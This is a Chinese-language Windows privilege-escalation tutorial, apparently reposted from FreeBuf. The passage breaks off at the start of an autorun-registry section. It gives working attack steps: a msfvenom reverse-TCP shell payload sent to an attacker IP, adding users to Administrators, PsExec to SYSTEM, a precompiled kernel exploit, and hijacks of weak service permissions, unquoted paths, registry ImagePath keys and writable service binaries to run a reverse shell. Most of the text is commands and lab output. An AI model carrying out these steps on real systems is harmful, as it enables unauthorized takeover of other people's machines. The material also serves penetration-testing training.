手把手教你 Windows 提权 – FreeBuf 网络安全行业门户

我们在 Windows 中实现特权升级的最终目标是获得作为管理员或系统用户运行的权限。

0x01 一般概念

前言

我们在 Windows 中实现特权升级的最终目标是获得作为管理员或系统用户运行的权限

提权的关键是需要对受破坏的系统进行大量的信息搜集。

在很多情况下，提权可能不只是依赖于单一的错误配置，而是可能合并多个错误配置

所有特权升级实际上是违反访问控制的示例。

访问控制和用户权限是内在联系的。

在关注 Windows 中的权限升级时，了解 Windows 如何处理权限 非常重要

用户帐户

用户帐户用于登录 Windows 系统。

将用户帐户视为受制于唯一身份的设置 / 首选项集合。

本地 "管理员" 帐户默认在安装时创建。

根据 Windows 的版本，可能会存在其他几个默认用户帐户，像 Guest

服务帐户

服务帐户（有些明显）用于在 Windows 中运行服务。

服务帐户不能用于登录 Windows 系统。

系统帐户是一个默认服务帐户，具有 Windows 中任何本地帐户的最高权限。

其他默认服务帐户包括网络服务和本地服务。

组

用户帐户可以属于多个组，组可以拥有多个用户。

组允许更轻松地访问资源。

常规 组 （如 管理员、 用户） 有 一组成员列表。

伪组 (例如 "已验证 的用户") 有 一个动态成员列表，这些成员会根据某些交互进行更改。

资源

在 Windows 中，有多种类型的资源 (也称为对象):

Files / Directories
Registry Entries
Services

用户 and/or 组是否具有执行特定操作的权限依赖于资源的访问控制列表 (ACL)

ACLs & ACEs

访问 Windows 中某些资源的权限由该资源的访问控制列表 （ACL） 控制

每个 ACL 由零或更多访问控制条目 (ACEs) 组成

每个 ACE 定义了一个主体（例如用户、组）和特定的访问权限。

0x02 管理员权限

msfvenom

如果我们可以使用管理员权限

那么我们可以进行执行 msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.175.130 LPORT=4444 -f exe -o a001.exe
```

使用 nc 监听 进行反弹 shell

RDP

如果 RDP 可用（或者我们可以启用它），我们可以将我们的低权限用户添加到管理员组，然后生成一个管理员命令

通过 GUI 提示

```
net localgroup administrators <username /add
```

Administrator-->System

要从管理用户升级到完全系统权限，可以使用 Windows 系统内部使用 PsExec 工具

https://docs.microsoft.com/en

```
.\PsExec64.exe -accepteula -i -s C:\Users\user\Desktop\a002.exe
```

0x03 工具使用

前言

主要使用

winPEAS and Seatbelt

Powerup&Sharpup

PowerUp: https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1

SharpUp: https://github.com/GhostPack/SharpUp

预编译的 SharpUp: https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/SharpUp.exe

Powerup

要运行 PowerUp，请启动 PowerShell 会话并使用 dot 加载脚本，请执行以下操作：

```
PS. .\PowerUp.ps1
```

运行 Invoke AllChecks 函数开始检查

常见的特权升级错误配置。

```
PS Invoke-AllChecks
```

SharpUp

要运行 SharpUp，请启动命令提示符并运行可执行文件：

```
\ .\SharpUp.exe
```

与 PowerUp 一样的配置

Seatbelt

Seatbelt 是一种枚举工具。它包含许多枚举检查。

它不会主动寻找特权升级错误配置，但是可以为进一步调查提供相关信息。

代码: https://github.com/GhostPack/Seatbelt

预编译: https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Seatbelt.exe

运行所有检查并筛选出不重要的结果：

```
.\Seatbelt.exe  all
```

要运行特定检查：

```
.\Seatbelt.exe  <check  <check
```

winPEAS

winPEAS 是一个非常强大的工具，它不仅积极寻找特权升级错误配置，而且还在结果中为用户突出显示它们。

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS

在运行之前，我们需要添加一个注册表项，然后重新打开命令提示：

```
reg add HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1
```

运行所有检查，同时避免耗时的搜索：

```
.\winPEASany.exe quiet cmd fast
```

运行特定检查类别：

```
.\winPEASany.exe quiet cmd systeminfo
```

accesschk.exe

accesschk 是一个很旧的工具了，但我们依然可以尝试去用

您可以使用它来检查用户或组是否有权访问文件，目录，服务和注册表项

缺点是：程序的最新版本会生成一个 GUI"接受 EULA" 弹出窗口。

当使用命令行时，我们有 使用仍具有 `/accepteula` 命令行的旧版本选项

0x04 内核漏洞

前言

内核是任何操作系统的核心。将其视为应用程序软件和实际计算机硬件之间的一层。

内核对操作系统有完全的控制。利用内核漏洞可导致作为系统用户执行。

查找和使用内核漏洞：

1. 列举 Windows 版本 / 修补程序 / 级别 (Systeminfo)

2. 查找匹配的漏洞: Google、ExploitDB、GitHub
3. 编译并运行。

建议最后使用 因为使用 会导致宕机

工具

Tools Windows Exploit Suggester: https://github.com/bitsadmin/wesng

Precompiled Kernel Exploits: https://github.com/SecWiki/windows-kernel-exploits 这个

Watson: https://github.com/rasta-mouse/Watson

实操


提取 systeminfo 命令的输出:

```
systeminfo  1.txt
```

2. 运行 wesng 查找潜在漏洞:

https://github.com/lowliness9/wesng

```
python wes.py 1.txt -i 'Elevation of Privilege' --exploits-only | less
```



3. 已编译漏洞的交叉引用结果:

https://github.com/SecWiki/windows-kernel-exploits


4. 漏洞利用

https://github.com/SecWiki/windows-kernel-exploits/blob/master/CVE-2018-8120/x64.exe

5. 系统权限

kali 上启动 nc 监听 拿到系统权限

```
x64.exe C:\Users\dayu\Desktop\a002.exe
```



0x05 服务漏洞

前言

服务只是在后台运行、接受输入或执行常规任务的程序。

如果服务使用系统权限运行并配置错误，则利用它们也可能导致具有系统权限的命令执行

基本命令

查询服务的配置：

```
sc.exe qc <name>
```

查询服务的当前状态：

```
sc.exe query <name
```

修改服务的配置选项：

```
sc.exe config <name <option= <value
```

开始 / 停止服务：

```
net start/stop <name>
```

服务配置错误

1. 不安全的服务权限

前言

每个服务都有 ACL，定义某些特定于服务的权限。

有些权限是无害的（例如服务查询配置，服务查询状态）

有些可能有用（例如， 服务停止，服务启动）

有些是危险的（例如，服务更改配置，服务所有访问）

如果我们的用户有权更改具有系统特权的服务的配置，我们可以将服务使用的可执行项更改为我们自己的服务之一。


但是这里要注意：如果可以更改服务配置，但无法停止 / 启动服务，则依然可能是无法提权的

实操

1.SMB Server 进行上传 winPEASany.exe

```
python smbserver.py a001 /var/www/html/
copy \\192.168.175.130\a001\winPEASany.exe winPEASany.exe
```

2.



3. 可以修改 "daclsvc" 服务。

4. 我们可以用 accesschk.exe 来确认这一点：

使用它来检查用户或组是否有权访问文件，目录，服务和注册表项

```
.\accesschk.exe /accepteula -uwcqv user daclsvc
```

```
C:\Users\user\Desktop> .\accesschk.exe /accepteula -uwcqv user daclsvc
C:\Users\user\Desktop> .\accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
```

```
SERVICE_STOP
READ_CONTROL
```

```
C:\Users\user\Desktop> .\accesschk.exe /accepteula -uwcqv user daclsvc
 .\accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL

C:\Users\user\Desktop>
```

5. 检查服务的当前配置：

```
sc qc daclsvc
```

```
C:\Users\user\Desktop>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig 成功

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\DACL Service\daclservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DACL Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\user\Desktop>
```


6. 重新配置服务以使用我们的反向壳可执行：

```
sc config daclsvc binpath=  "\"C:\Users\user\Desktop\a002.exe\""
```

```
C:\Users\user\Desktop>sc config daclsvc binpath=  "\"C:\Users\user\Desktop\a002.exe\""
sc config daclsvc binpath=  "\"C:\Users\user\Desktop\a002.exe\""
[SC] ChangeServiceConfig 成功
```

7. 启动服务触发漏洞进行反弹 shell

```
net start daclsvc
```



2. 未引用的服务路径

前言

Windows 中的可执行项无需使用扩展即可运行 (例如，"whoami.exe" 可以通过键入 "whoami" 来运行)。

一些可执行者采取参数，由空间分开，例如一些程序. exe arg1 arg2 arg3.。。

当使用未引用且包含空格的绝对路径时，此行为会导致歧义的发生

举例以下未引用的路径：

```
C:\Program Files\Some Dir\SomeProgram.exe
```

表面来看，这显然运行 SomeProgram.exe

对 Windows 来说，C:\Program 可能是可执行的，有两个参数："Files\Some" and "Dir\ SomeProgram.exe"

Windows 通过依次检查每个可能性来解决此歧义。

如果我们可以在实际可执行之前攻击 Windows 检查的位置，我们可以欺骗服务执行它。

实操

1. 运行 winPEAS 以检查服务配置错误：

```
.\winPEASany.exe quiet servicesinfo
```

2. 发现 "unquotedsvc" 服务有一个未引用的路径 ， 其中也 包含 空格：

```
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
```

3. 使用 sc 确认此问题：

```
sc qc unquotedsvc
```

4.

```
C:\Users\user\Desktop>sc qc unquotedsvc
sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Unquoted Path Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\user\Desktop>
```

```
C:\Users\user\Desktop>.\accesschk.exe /accepteula -uwdq C:\
.\accesschk.exe /accepteula -uwdq C:\
C:\
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Administrators
  RW NT AUTHORITY\SYSTEM

C:\Users\user\Desktop>.\accesschk.exe /accepteula -uwdq "C:\Program Files\"
.\accesschk.exe /accepteula -uwdq "C:\Program Files\"
C:\Program Files
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators

C:\Users\user\Desktop>.\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
.\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
C:\Program Files\Unquoted Path Service
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Users
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators

C:\Users\user\Desktop>
```

5. 复制可执行的反向外壳并适当重命名

```
copy C:\Users\user\Desktop\a002.exe "C:\Program Files\Unquoted Path Service\Common.exe"
```

```
C:\Users\user\Desktop>copy C:\Users\user\Desktop\a002.exe "C:\Program Files\Unquoted Path Service\Common.exe"
copy C:\Users\user\Desktop\a002.exe "C:\Program Files\Unquoted Path Service\Common.exe"
        1 file(s) copied.
```

6. 启动服务触发漏洞进行反弹 shell

```
net start unquotedsvc
```

3. 注册表权限弱

前言

每个服务的窗口注册表存储条目。

由于注册表条目可能具有 ACL，如果 ACL 配置错误，即使我们不能直接修改服务，也有可能修改服务的配置。


实操

1. 运行 winPEAS 以检查服务配置错误：

```
.\winPEASany.exe quiet servicesinfo
```


2. 发现 "regsvc" 服务的注册表输入较弱。我们可以用电源壳确认这一点：

```
Get-Acl HKLM:\System\CurrentControlSet\Services\regsvc | Format-List
```




3. 或者 ，也可以使用 accesschk.exe 来 确认：

```
.\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
```




4. 覆盖图像路径注册表密钥，以指向我们的反向外壳可执行：


```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\Users\user\Desktop\a002.exe /f
```



5. 启动服务触发漏洞进行反弹 shell

```
net start regsvc
```





4. 不安全的服务可执行

前言

如果可执行的原始服务可由我们的用户修改，我们可以简单地用可执行的反向壳替换它。

请记住，如果您在真实系统中利用此备份，请创建原始可执行的备份


实操

1. 运行 winPEAS 以检查服务配置错误： 问题

```
.\winPEASany.exe quiet servicesinfo
```


2. 发现 "filepermsvc" 服务具有可执行项，似乎每个人都可以执行。我们可以用 accesschk.exe 来确认这一点：

```
.\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
```




3. 创建可执行的原始服务的备份：

```
copy "C:\Program Files\File Permissions Service\filepermservice.exe" C:\Temp
```




4. 复制可执行的反向外壳，以覆盖可执行的服务：


```
copy /Y C:\Users\user\Desktop\a002.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
```



5. 启动服务触发漏洞进行反弹 shell：

```
net start filepermsvc
```





0x06 注册表

前言

Windows 可以配置为在启动时运行命令， 拥有更高的特权。

这些“自动运行”是在注册表中配置的。 如果我们可以写入自动运行可执行文件，并且

